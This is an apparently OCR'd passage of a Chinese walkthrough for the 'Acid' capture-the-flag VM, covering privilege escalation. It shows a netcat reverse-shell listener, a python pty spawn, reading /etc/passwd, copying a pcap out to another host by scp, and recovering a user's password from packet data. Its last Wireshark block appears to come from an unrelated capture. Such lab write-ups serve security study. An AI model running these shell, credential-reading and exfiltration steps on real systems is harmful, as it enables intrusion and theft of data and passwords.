


```
C:\Users\Administrator\Desktop\天火\natcat>nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.107] 53877
/bin/sh: 0: can't access tty; job control turned off
$ ls
command.php
command.php.save
command2.php.save
command2.php.save.1
low.php
proc
tails.php
$ su
su: must be run from a terminal
$ echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
$ python /tmp/asdf.py
www-data@acid:/var/www/html/Challenge/Magic_Box$ su
su
Password:
```


提升权限

- 步骤10：查看有哪些的用户 `cat /etc/passwd`，发现需要关注的用户有：

  acid，saman，root




```
www-data@acid:/var/www/html/Challenge/Magic_Box$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:104:systemd Time Synchronization,,,:/run/systemd:/bin/fal
```




```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:104:systemd Time Synchronization,,,:/run/systemd:/bin/fal
se
systemd-network:x:101:105:systemd Network Management,,,:/run/systemd/netif:/bin/
false
systemd-resolve:x:102:106:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:107:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:110::/home/syslog:/bin/false
messagebus:x:105:112::/var/run/dbus:/bin/false
uuidd:x:106:113::/run/uuidd:/bin/false
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/bin/false
ntp:x:108:117::/home/ntp:/bin/false
whoopsie:x:109:118::/nonexistent:/bin/false
acid:x:1000:1000:acid,,,:/home/acid:/bin/bash
mysql:x:111:126:MySQL Server,,,:/nonexistent:/bin/false
saman:x:1001:1001:,,,:/home/saman:/bin/bash
www-data@acid:/var/www/html/Challenge/Magic_Box$ _
```

- 步骤11：查找每个用户的文件（不显示错误） `find / -user acid 2>/dev/null`




```
www-data@acid:/var/www/html/Challenge/Magic_Box$ find / -user acid 2>/dev/null
</Challenge/Magic_Box$ find / -user acid 2>/dev/null
/sbin/raw_vs_isi/hint.pcapng
/bin/pwn_me
/bin/pwn_me/chkrootkit.lsm
/bin/pwn_me/chkrootkit
/bin/pwn_me/README.chkwtmp
/bin/pwn_me/ACKNOWLEDGMENTS
/bin/pwn_me/chkdirs.c
/bin/pwn_me/ifpromisc.c
/bin/pwn_me/Makefile
/bin/pwn_me/chklastlog.c
/bin/pwn_me/strings.c
/bin/pwn_me/chkwtmp.c
/bin/pwn_me/README.chklastlog
/bin/pwn_me/COPYRIGHT
/bin/pwn_me/chkproc.c
/bin/pwn_me/README
/bin/pwn_me/chkutmp.c
/bin/pwn_me/check_wtmpx.c
/var/lib/lightdm-data/acid
/var/www/html/Challenge/less
/var/www/html/Challenge/less/style.less
/var/www/html/Challenge/css
/var/www/html/Challenge/css/style.css
/var/www/html/Challenge/css/style.css.save
/var/www/html/index.html
/var/www/html/images
/var/www/html/images/bg.jpg
/var/www/html/images/Thumbs.db
/var/www/html/images/wow.jpg
/var/www/html/css
```

发现/sbin/raw_vs_isi/hint.pcapng文件，这是一个网络流量抓包文件，将其拷贝的kali上，用Wireshark打开：




```
www-data@acid:/var/www/html/Challenge/Magic_Box$ scp /sbin/raw_vs_isi/hint.pcapng root@10.10.10.140:/root/
</sbin/raw_vs_isi/hint.pcapng root@10.10.10.140:/root/
Could not create directory '/var/www/.ssh'.
The authenticity of host '10.10.10.140 (10.10.10.140)' can't be established.
ECDSA key fingerprint is f2:be:b3:64:0b:3f:72:f5:06:6b:a0:97:49:80:0d:72.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
root@10.10.10.140's password: 1234567a

hint.pcapng                                   100%  800KB 799.6KB/s   00:00
www-data@acid:/var/www/html/Challenge/Magic_Box$
```

只看TCP协议的包，发现saman的密码：1337hax0r




```
▸ Frame 77: 124 bytes on wire (992 bits), 124 bytes captured (992 bits) on interface 0
▾ Ethernet II, Src: LiteonTe_76:f7:84 (20:68:9d:76:f7:84), Dst: Vmware_8f:3c:91 (00:0c:29:8f:3c:91)
  ▾ Destination: Vmware_8f:3c:91 (00:0c:29:8f:3c:91)
      Address: Vmware_8f:3c:91 (00:0c:29:8f:3c:91)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: LiteonTe_76:f7:84 (20:68:9d:76:f7:84)
      Address: LiteonTe_76:f7:84 (20:68:9d:76:f7:84)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 192.168.0.46, Dst: 192.168.0.44

0000  00 0c 29 8f 3c 91 20 68  9d 76 f7 84 08 00 45 00   ..).<. h .v....E.
0010  00 6e 1d 17 40 00 40 06  9b c8 c0 a8 00 2e c0 a8   .n..@.@. ........
0020  00 2c 05 39 96 4c 6e 52  7e 1d 5c 51 14 f1 80 18   .,.9.LnR ~.\Q....
0030  00 e3 80 03 00 00 01 01  08 0a 00 0c 7b 17 00 0a   ........ ....{...
0040  6d b0 73 61 6d 61 6e 20  61 6e 64 20 6e 6f 77 20   m.saman  and now
0050  61 20 64 61 79 73 20 68  65 27 73 20 6b 6e 6f 77   a days h e's know
0060  6e 20 62 79 20 74 68 65  20 61 6c 69 61 73 20 6f   n by the  alias o
0070  66 20 31 33 33 37 68 61  78 30 72 0a               f 1337ha x0r.

字节 66-123: Data (data.data)
```


正在捕获 无线网络连接
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
应用显示过滤器 … <Ctrl-/>
表达式…
无线网络连接: <live capture in progress>
分组: 1770 · 已显示: 1770 (100.0%)
配置文件: Default

```
No.    Time        Source          Destination     Protocol  Length  Info
     1 0.000000    89.146.224.58   192.168.1.107   RSYNC       1494  Server Initialisation (Version uct

Frame 1: 1494 bytes on wire (11952 bits), 1494 bytes captured (11952 bits) on interface 0
Ethernet II, Src: Tp-LinkT_54:9a:c0 (0c:4b:54:54:9a:c0), Dst: HonHaiPr_02:67:1f (9c:ad:97:02:67:1f)
Internet Protocol Version 4, Src: 89.146.224.58, Dst: 192.168.1.107
Transmission Control Protocol, Src Port: 873, Dst Port: 59435, Seq: 1, Ack: 1, Len: 1440
RSYNC File Synchroniser

0000  9c ad 97 02 67 1f 0c 4b  54 54 9a c0 08 00 45 00   ....g..K TT....E.
0010  05 c8 ef dc 40 00 33 06  56 73 59 92 e0 3a c0 a8   ....@.3. VsY..:..
0020  01 6b 03 69 e8 2b 47 2f  40 21 91 97 c2 b7 50 10   .k.i.+G/ @!....P.
0030  00 ff ec 43 00 00 76 75  6c 6e 3a 70 72 6f 64 75   ...C..vu ln:produ
0040  63 74 3e 63 70 65 3a 2f  6f 3a 6d 69 63 72 6f 73   ct>cpe:/ o:micros
0050  6f 66 74 3a 77 69 6e 64  6f 77 73 5f 73 65 72 76   oft:wind ows_serv
0060  65 72 5f 32 30 30 38 3a  3a 73 70 32 3a 78 33 32   er_2008: :sp2:x32
0070  3c 2f 76 75 6c 6e 3a 70  72 6f 64 75 63 74 3e 0a   </vuln:p roduct>.
```

